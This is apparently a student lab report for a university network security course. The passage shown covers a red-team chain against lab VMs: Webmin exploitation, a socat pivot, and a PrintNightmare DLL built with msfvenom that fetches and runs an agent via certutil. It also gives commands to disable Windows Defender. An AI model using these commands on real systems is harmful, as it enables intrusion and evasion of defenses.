UNIVERSITA' DEGLI STUDI DI NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Mini-SOC-lab

Project for Network Security

Anno Accademico 2025/2026

Professore
Prof. Simon Pietro Romano

Candidati
Francesco Prisco - matr. M63001738
Francesco Gaetano Niutta - matr. M63001802

Contents

1 Introduzione **1**
1.1 Topologia di Rete e VMs . . . 1
1.2 Configurazione VMs . . . 3
1.2.1 Threat Actor e Caldera Server (Kali Liux) . . . 3
1.2.2 Webmin Server . . . 3
1.2.3 Windows PC (Target) . . . 3
1.2.4 Wazuh Server . . . 4

2 Fase Red Team: Cyber Kill Chain **5**
2.1 Discovery e Fingerprinting . . . 5
2.2 Accesso e Compromissione del Server Web . . . 6
2.2.1 Ottenimento della Shell . . . 6
2.2.2 Installazione dell'agente Caldera sul server Linux (C2) . . . 6
2.3 Accesso e Compromissione della macchina Windows . . . 8
2.3.1 Network Pivoting e Tunneling . . . 8
2.3.2 Evasione delle Difese e Creazione del Payload . . . 9
2.3.3 Hosting dell'Agente e Delivery del Payload . . . 9
2.3.4 Installazione dell'agente Caldera sul PC Windows (C2) . . . 10
2.3.5 Configurazione dell'attacco con Caldera . . . 10
2.4 Post-Exploitation e Persistenza . . . 11
2.5 Mappatura sul framework MITRE ATT&CK . . . 12
2.6 Proof of Concept (PoC) Video . . . 13

3 Fase Blue Team: Wazuh **14**
3.1 Architettura Logica del Rilevamento . . . 14
3.2 Configurazione dell'ambiente Linux . . . 14
3.2.1 Configurazione delle regole Auditd . . . 15
3.2.2 Integrazione di Auditd con Wazuh . . . 15
3.3 Configurazione dell'ambiente Windows . . . 15
3.3.1 Integrazione di Sysmon con Wazuh . . . 16
3.4 Regole di Rilevamento . . . 16
3.4.1 Regole per Linux . . . 16
3.4.2 Regole per Windows . . . 17
3.5 Risultati di Rilevamento . . . 18

4 Conclusioni **19**

Chapter 1

Introduzione

Per questo progetto è stato creato un ambiente di laboratorio virtualizzato, sul quale è stata orchestrata una Cyber Kill Chain che simula l'infiltrazione in una rete aziendale. La fase offensiva (Red Team) ha previsto l'accesso iniziale tramite lo sfruttamento di una macchina Linux esposta su rete pubblica, seguita da tecniche di tunneling e pivoting della rete per effettuare poi il movimento laterale verso l'infrastruttura interna sfruttando la vulnerabilità *PrintNightmare (CVE-2021-1675)* su un target Windows con il fine utlimo di stabilire la permanenza della compromissione attraverso il tool *Caldera* per il *Command & Control*.
Parallelamente, la fase difensiva (Blue Team) si è concentrata sulla progettazione di un'architettura di monitoraggio e risposta basata sul SIEM *Wazuh*. Per superare la cecità telemetrica dei log standard, gli endpoint sono stati potenziati integrando *Sysmon* (in ambiente Windows) e *Auditd* (in ambiente Linux). Attraverso l'implementazione di tecniche di Targeted Auditing e la correlazione avanzata degli eventi, sono state sviluppate regole di rilevamento personalizzate, strettamente mappate sulle tattiche e tecniche del framework *MITRE ATT&CK*.

1.1 Topologia di Rete e VMs

Il laboratorio virtuale è stato creato usando il software di virtualizzazione *VMware Workstation Pro* e sono state create quattro macchine virtuali, la cui configurazione è presente nella tabella dedicata *(Table 1.1)* nella quale sono anche riportati i ruoli che i singoli nodi ricoprono, grazie ai quali verranno identificati i nodi da qui in avanti.
Le VMs sono connesse tra di loro attraverso una topologia a due reti:

- *Rete Esterna* con sottorete 192.168.131.X/24
- *Rete Locale* con sottorete 192.168.52.X/24

e l'unico punto di accesso alla rete interna è il Server Webmin, il quale quindi dispone di due interfacce di rete, una sulla rete interna ed una sulla rete esterna. Una visione completa della tipologia di rete è riportata di seguito *(Figure 1.1)*.

OS	VNICs	Ruolo
Kali Linux	Vnet8	Threat Actor, Caldera Sever
Ubuntu 22.04 LTS	Vnet0, Vnet8	Webmin Server
Windows 10 Pro (19041.1110)	Vnet0	PC Windows
Ubuntu Server 22.04 LTS	Vnet0	Wazuh Server

Table 1.1: Configurazione VMs



Figure 1.1: Topologia di Rete

1.2 Configurazione VMs

1.2.1 Threat Actor e Caldera Server (Kali Liux)

Su questo nodo le uniche operazioni preliminari effettuate sono l'update di *Metasploit* e l'installazione di *Caldera*, per la quale si è seguita la guida presente nel `README.md` sulla pagina di Github del progetto (https://github.com/mitre/caldera)

1.2.2 Webmin Server

Su questa macchina è presente il sistema operativo Ubuntu 22.04 LTS su cui abbiamo installato il servizio vulnerabile *Webmin 1.890*. Di seguito sono riportati i comandi usati per installare questa specifica versione:

```
sudo apt update
sudo apt install perl libnet-ssleay-perl openssl libauthen-
   pam-perl libpam-runtime libio-pty-perl apt-show-versions
   python3 wget
```

Listing 1.1: Installazione dipendenze necessarie per Webmin

Per installare il pacchetto è stato necessario fare il download del file `.deb`, spacchettarlo in un file `webmin_temp` al quale abbiamo modificato la dipendenza di `python` in `python3`. Abbiamo poi ri-buildato il pacchetto chiamandolo `webmin_1.890_fixed.deb` e lo abbiamo prima installato e poi avviato come segue:

```
wget http://prdownloads.sourceforge.net/webadmin/webmin_1.890
   _all.deb
dpkg-deb -R webmin_1.890_all.deb webmin_tmp
sed -i 's/ python/ python3/g' webmin_tmp/DEBIAN/control
dpkg-deb -b webmin_tmp webmin_1.890_fixed.deb
sudo dpkg -i webmin_1.890_fixed.deb
sudo /etc/init.d/webmin status
```

Listing 1.2: Download del pacchetto, aggiornamento dipendenza, installazione e avvio di Webmin

1.2.3 Windows PC (Target)

Il nodo target è una macchina virtuale equipaggiata con Windows 10 Pro (versione 19041.1110). Questa specifica build è stata selezionata in quanto nativamente vulnerabile a *PrintNightmare* (CVE-2021-1675), una criticità legata al servizio di spooler di stampa (`spoolsv.exe`). In ottica Blue Team, l'endpoint è stato preparato installando l'agente *Wazuh* e *Sysmon* (System Monitor) con la configurazione avanzata di *SwiftOnSecurity*, al fine di garantire una telemetria profonda sulle creazioni di processi e sulle connessioni di rete. Durante le fasi iniziali dei test, *Windows Defender* e le protezioni AMSI (Antimalware Scan Interface) sono state

mantenute attive per analizzare le capacità di blocco, per poi essere disabilitate tramite script PowerShell per testare l'efficacia del payload.
Di seguito sono riportati i comandi eseguiti all'interno di una sessione PowerShell con privilegi di Amministratore. Lo script è stato commentato per evidenziare i passaggi fondamentali per "accecare" il sistema di difesa:

```
# 1. Disabilita la protezione in tempo reale
Set-MpPreference -DisableRealtimeMonitoring $true

# 2. Disabilita la scansione di tutti i file scaricati e
   degli allegati
Set-MpPreference -DisableIOAVProtection $true

# 3. Rimuovi tutte le firme attive e previeni scansioni
   locali
$Preferences = Get-MpPreference
Set-MpPreference -ExclusionPath "C:\" # Escludi l'intero
   disco C
```

Listing 1.3: Comandi PowerShell per la disabilitazione di Windows Defender

La disabilitazione di questi servizi è stata necessaria in quanto le difese standard di Windows riconoscevano facilmente la firma del payload generato da `msfvenom` e l'implementazione di tecniche di offuscamento andava oltre lo scopo di questo progetto.

1.2.4 Wazuh Server

Il cuore dell'infrastruttura difensiva è ospitato su un'istanza Ubuntu Server 22.04 LTS, sulla quale è stato eseguito il deployment dell'architettura Wazuh (che comprende *Wazuh Indexer*, *Wazuh Server* e *Wazuh Dashboard*). Questa macchina centralizza la raccolta degli eventi (log di sistema, alert Sysmon e auditd) e provvede alla correlazione in tempo reale attraverso regole personalizzate. Particolare attenzione è stata data alla sincronizzazione temporale (NTP) tra l'agente Windows e il server Wazuh per garantire l'esattezza temporale dei log raccolti, requisito fondamentale in un contesto SOC.
Per l'installazione è stata seguita la guida ufficiale consultabile al link
https://documentation.wazuh.com/current/installation-guide/index.html

Chapter 2

Fase Red Team: Cyber Kill Chain

Questa sezione dettaglia le procedure operative seguite dal Red Team per compromettere l'infrastruttura, partendo dalla macchina esposta pubblicamente fino ad ottenere il controllo totale del nodo Windows interno.

2.1 Discovery e Fingerprinting

Prima di procedere con lo sfruttamento delle vulnerabilità, la fase di ricognizione attiva è stata condotta in due momenti distinti, mappando progressivamente l'infrastruttura attraverso il tool `nmap`. Per ottenere informazioni dettagliate sui servizi esposti e sui sistemi operativi dei target, sono stati impiegati i flag `-sV` (Service Versioning) e `-O` (OS Fingerprinting). La prima scansione è stata lanciata dalla macchina attaccante (Kali Linux) verso la rete esterna, permettendo di individuare la macchina Ubuntu e il servizio Webmin esposto:

```
nmap -sV -O 192.168.131.0/24
```

Listing 2.1: Scansione dalla rete esterna verso il Server Linux

Successivamente, una volta ottenuta la shell sulla macchina Linux vittima tramite *Metasploit*, la sessione è stata utilizzata per lanciare una scansione profonda verso la rete locale (non raggiungibile direttamente da Kali). Questo ha permesso di scoprire il target Windows interno:

```
nmap -sV -O 192.168.52.0/24
```

Listing 2.2: Scansione dalla shell di Metasploit verso il target Windows

A seguito dell'identificazione dell'host Windows (192.168.52.137), è stata effettuata un'enumerazione mirata per analizzare i servizi di condivisione di rete. Poiché il vettore di attacco previsto per il movimento laterale richiede l'interazione con named pipes attraverso il protocollo SMB, è stato utilizzato l'Nmap Scripting Engine (NSE) per confermare l'esposizione delle porte critiche e la versione del protocollo attivo:

```
nmap -p 135,139,445 -O -sV --script smb-os-discovery
   192.168.52.137
```

Listing 2.3: Enumerazione mirata del servizio SMB tramite NSE script

Questa scansione ha confermato la disponibilità del servizio SMB, fornendo l'ultimo tassello necessario prima di procedere con l'exploitation dello spooler di stampa.

2.2 Accesso e Compromissione del Server Web

2.2.1 Ottenimento della Shell

La catena di attacco ha avuto inizio con l'identificazione del servizio Webmin 1.890 esposto sulla rete pubblica. Sfruttando una vulnerabilità nota di *Command Injection* associata a questa versione, è stata ottenuta una shell interattiva con privilegi massimi (`root`) sulla macchina Ubuntu (192.168.131.136), trasformandola nella prima testa di ponte dell'attacco. Per l'acquisizione della shell è stato sfruttato il modulo `exploit/linux/http/webmin_backdoor` disponibile su metasploit:

```
msf > use exploit/linux/http/webmin_backdoor
msf exploit(linux/http/webmin_backdoor) > set ssl true
msf exploit(linux/http/webmin_backdoor) > set LHOST
   192.168.131.128
msf exploit(linux/http/webmin_backdoor) > set RHOST
   192.168.131.136
msf exploit(linux/http/webmin_backdoor) > exploit
```

Listing 2.4: Setup e run dell'exploit per Webnmin da Metasploit

Una volte ottenuta la shell remota verificando in quale utenza ci troviamo, notiamo che siamo `root`:



Figure 2.1: Verifica utente e directory

2.2.2 Installazione dell'agente Caldera sul server Linux (C2)

Dopo l'iniziale accesso al server Linux siamo poi passati all'installazione dell'agente Caldera sulla macchina così da poter avere il Command & Control (C2).
Per prima cosa è stato necessario andare sulla dashboard di Caldera e farci generare il codice per il deploy dell'agente Caldera sulla macchina linux con i seguenti parametri:

- `Agent`: Sandcat (Default)
- `app.contact.http`: http//192.168.131.128:8888
- `agents.implant_name`: redhuntersd

Lo script generato lo abbiamo inserito nel file `linux_agent.sh` sulla macchina Kali del Threat Actor nella cartella `/home/payloads` in cui abbiamo anche avviato un semplice server python sulla porta `8080`:

```
python3 -m http.server 8080
```

Listing 2.5: Configurazione del tunnel di port forwarding tramite socat



Figure 2.2: Pagina per la generazione del codice di deploy degli agente Caldera

Dalla shell aperta con Metesploit abbiamo poi scaricato il file `linux_agent.sh` dal WebServer appena creato, abbiamo dato i permessi di esecuzione e poi abbiamo avviato lo script con il comando `nohup` che serve a far ignorare il segnale di *hangup* al processo anche se la connessione dovesse interrompersi:

```
wget http//192.168.131.128:8080/linux_agent.sh
chmod 777 linux_agent.sh
nohup ./linux_agent.sh
```

Listing 2.6: Configurazione del tunnel di port forwarding tramite socat

Il successo dell'operazione è visibile dalla sezione *Agents* della dashboard Caldera come visibile nella figura di seguito:



Figure 2.3: Dimostrazione del successo del deply dellagente Caldera sul server Linux

2.3 Accesso e Compromissione della macchina Windows

Il movimento laterale verso l'ambiente Windows è stato eseguito sfruttando la vulnerabilità *PrintNightmare* (CVE-2021-1675), che permette la Remote Code Execution (RCE) forzando lo spooler di stampa a caricare un driver (DLL) malevolo da un percorso di rete.

2.3.1 Network Pivoting e Tunneling

A causa della segmentazione di rete, la macchina dell'attaccante (Kali Linux) non aveva visibilità diretta sul target Windows (192.168.52.137). Per superare questa limitazione, il server Webmin compromesso è stato utilizzato come *Pivot Node*. È stato implementato un tunnel TCP sfruttando il tool `socat`, configurando la macchina Linux per inoltrare tutto il traffico ricevuto sulla porta 8888 verso il server *Command & Control* (Caldera) situato sulla macchina Kali:

```
socat TCP-LISTEN:8888,fork TCP:192.168.131.128:8888 &
```

Listing 2.7: Configurazione del tunnel di port forwarding tramite socat

2.3.2 Evasione delle Difese e Creazione del Payload

Inizialmente, la DLL malevola era stata configurata per eseguire un comando PowerShell in Base64 finalizzato al download dell'agente C2. Tuttavia, questo approccio è stato intercettato e bloccato in memoria dal componente AMSI di Windows. Per evadere la detection, è stata adottata una tecnica di *Living off the Land* (LotL) impiegando l'eseguibile di sistema `certutil.exe`. Il payload generato tramite `msfvenom` è stato istruito per scaricare silenziosamente l'agente e avviarli in un processo distaccato tramite `cmd.exe`, sopravvivendo così all'eventuale crash del servizio spooler:

```
msfvenom -p windows/x64/exec CMD="cmd.exe /c certutil.exe -
   urlcache -split -f http://192.168.52.135/s.exe C:\Windows\
   Temp\s.exe && start C:\Windows\Temp\s.exe -server http
   ://192.168.52.135:8888 -group red" -f dll -o
   payload_certutil.dll
```

Listing 2.8: Generazione della DLL malevola LotL con msfvenom

2.3.3 Hosting dell'Agente e Delivery del Payload

A causa delle restrizioni del tool `certutil.exe`, il quale non supporta l'inserimento di Header HTTP custom richiesti dal server Caldera per il download diretto, si è resa necessaria un'operazione intermedia. L'agente *Sandcat* (rinominato in `s.exe`) è stato preventivamente scaricato sulla macchina Pivot facendo un `curl` direttamente al server Caldera. Successivamente, è stato istanziato un web server minimale tramite Python in ascolto sulla porta 80, per permettere al target Windows di effettuare il fetch del file senza vincoli di autenticazione o header:

```
curl -H "file:sandcat.go" -H "platform:windows" http
   ://192.168.131.128:8888/file/download -o /tmp/s.exe
cd /tmp
sudo python3 -m http.server 80 &
```

Listing 2.9: Esposizione dell'agente Sandcat tramite Python HTTP Server sulla macchina Pivot

Parallelamente, per il delivery della DLL malevola, è stato configurato un server SMB sulla medesima macchina Pivot utilizzando lo script `smbserver.py` della suite Impacket. Infine, l'exploit Python per PrintNightmare è stato lanciato contro il target Windows. Sfruttando credenziali utente deboli precedentemente compromesse (`Pluto`), lo spooler remoto è stato forzato a risolvere il percorso di rete (UNC path) e caricare la DLL:

```
python3 CVE-2021-1675.py Pluto:'password'@192.168.52.137 '
   \\192.168.52.135\share\payload_certutil.dll'
```

Listing 2.10: Esecuzione dell'exploit PrintNightmare da remoto

2.3.4 Installazione dell'agente Caldera sul PC Windows (C2)

A seguito del successo dell'exploit, la DLL ha scaricato ed eseguito l'agente *Sandcat* sul PC Windows. L'agente ha stabilito una comunicazione HTTP di beaconing verso il server Caldera transitando attraverso il tunnel `socat`. L'attaccante ha così ottenuto una sessione con privilegi `Elevated` (Amministratore) gestibile direttamente dalla dashboard del C2, completando con successo la fase offensiva dell'esercitazione.

2.3.5 Configurazione dell'attacco con Caldera

L'attacco appena descritto ai danni della macchina Windows è stato eseguito in automatico dall'agente Caldera installato sul server Linux con Webmin che è stato compromesso in precedenza *(solo la creazione del `.dll` con `msfvenom` è stata eseguita sulla macchina Kali del Threat Actor).*
Per prima cosa è stato necessario creare 5 *Abilities* che non sono altro che le azioni atomiche (nel nostro caso dei comandi bash) che vengono eseguite in thread unici. In figura sono riportate le Abilities create:



Figure 2.4: Caldera Abilities create

Poi abbiamo messo in ordine di esecuzione le Abilities appena create grazie ad un *Adversary* personalizzato chiamato `RH_Attack` che viene riportato di seguito:



Figure 2.5: Caldera Adversary RH_Attack

Infine abbiamo avviato l'attacco con la creazione di una *Operation* che sfrutta l'Adversary `RH_Attack` e lo fa girare su tutti gli agenti del gruppo di default *red (in questo caso è presente solo l'agente installato sul server Linux compromesso)*:



Figure 2.6: Lancio dell'Operation da Caldera

Nonostante le ultime due Abilities riportino lo stato `failed` l'Operation è andata a buon fine: in particolare il fallimento dell'ultima Ability è dimostrazione che l'exploit *PrintNightmare* è andato a buon fine perché mostra come la connessione con il PC Windows si sia interrotta a seguito del crash del servizio di stampa di Windows.

2.4 Post-Exploitation e Persistenza

Sebbene non sia stata implementata attivamente durante questa specifica esecuzione del laboratorio, l'ottenimento di una sessione *Command & Control* con privilegi `Elevated` apre la strada alle operazioni di Post-Exploitation. Allo stato attuale, l'agente *Sandcat* è in esecuzione all'interno di un processo volatile e confinato nella directory temporanea di Windows (`C:\Windows\Temp`); di conseguenza, l'accesso andrebbe perso in caso di riavvio del sistema target.
In uno scenario di attacco reale, il passo immediatamente successivo consisterebbe nello stabilire la *Persistenza* per garantire il mantenimento dell'accesso a lungo termine. Sfruttando le funzionalità integrate nel framework Caldera, il Red Team potrebbe automatizzare l'installazione di meccanismi persistenti attraverso diverse tecniche consolidate, tra cui:

- **Scheduled Tasks (T1053):** Creazione di un'attività pianificata silente e nascosta per avviare automaticamente l'agente malevolo ad ogni avvio del sistema operativo o al login dell'utente.
- **Windows Services (T1543):** Registrazione dell'eseguibile dell'agente come servizio di sistema, garantendone l'esecuzione costante in background con permessi massimi (`NT AUTHORITY\SYSTEM`).
- **Registry Run Keys (T1547):** Inserimento di chiavi di registro specifiche (es. `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`) per forzare l'avvio del payload.

L'implementazione di tali tecniche consoliderebbe definitivamente il controllo sull'infrastruttura, rendendo la minaccia resiliente ai riavvii e richiedendo al Blue Team un'analisi forense avanzata per la completa eradicazione dell'attaccante.

2.5 Mappatura sul framework MITRE ATT&CK

Di seguito sono riporte le mappature dell'attacco al server Webmin e al PC Windows, sul framework MITRE ATT&CK:

